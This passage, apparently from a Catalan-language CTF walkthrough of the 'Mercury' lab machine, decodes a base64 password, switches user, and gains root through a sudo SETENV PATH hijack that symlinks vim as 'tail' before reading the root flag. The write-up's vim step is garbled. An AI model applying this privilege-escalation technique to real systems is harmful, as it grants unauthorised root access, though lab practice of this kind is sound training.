# echo "bWVvY3VyeW1lYW5kaWFtZXRLcm1zNDg4MGttCg==" | base64 -d
```

```
(root@WireSeed)-[/home/wireseed]  
# echo "bWVvY3VyeW1lYW5kaWFtZXRLcm1zNDg4MGttCg==" | base64 -d  
mercurymeandiameteris4880km
```

Ja tenim el password per a **LINUXMASTER**, anem a realitzar una escalada de privilegis per a tal d'obtindre acces com a l'usuari **LINUXMASTER**.

```
webmaster@mercury:~/mercury_proj$ su linuxmaster  
Password:
```

Posem el password que hem convertit del hash i ja tenim acces com a **LINUXMASTER**.

```
webmaster@mercury:~/mercury_proj$ su linuxmaster  
Password:  
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Mirem quins permissos tenima en aquest usuari.

```
linuxmaster@mercury:/home/webmaster/mercury_proj$ cd  
linuxmaster@mercury:~$ sudo -l  
[sudo] password for linuxmaster:  
Matching Defaults entries for linuxmaster on mercury:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User linuxmaster may run the following commands on mercury:  
(root : root) SETENV: /usr/bin/check_syslog.sh  
linuxmaster@mercury:~$
```

I veiem que aquest usuari té permís per executar un script, anem a veure que realitza aquest script.

```
linuxmaster@mercury:/usr/bin$ cat check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

Comprovem que aquest script es per visualitzar les últimes 10 entrades del registre **syslog**. Com que saben que aquest script es pot executar a l'entorn de preservació, aixó significa que podem abusar de la variable de la ruta. Així que podem intentar de realitzar enllaços simbòlics amb el nostre editor a través de la cua, i després canviar la variable d'entorn.

Aixó ho realitzarem utilitzant les següents instruccions:

```
linuxmaster@mercury:~$ head -n 5 /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit

root@mercury:/home/linuxmaster#
```

Un cop executem la última instrucció, i el script s'executarà com a root, haurem de prendre el privilegi modificant el contingut editant el següent:

#!/bin/bash
Premem INTRO

Booom!!!! Tan aviat com executeu l'ordre anterior dins de l'editor Vim i sortiu de l'script, obtindreu l'interpret d'ordres arrel.

Finalment, obriu el directori arrel amb:

```
root@mercury:/home/linuxmaster# cd /root
root@mercury:~#
```

Llistarem el contingut del directori arrel amb la commanda LS.

```
root@mercury:~# ls
root_flag.txt
root@mercury:~#
```

I ja hem localitzat l'últim FLAG de la màquina, anem a llistar'l per poder tindre el premi final.

Ja tenim la màquina completada!!!

Ara ens toca la següent màquina de la serie: **THE EARTH!!!**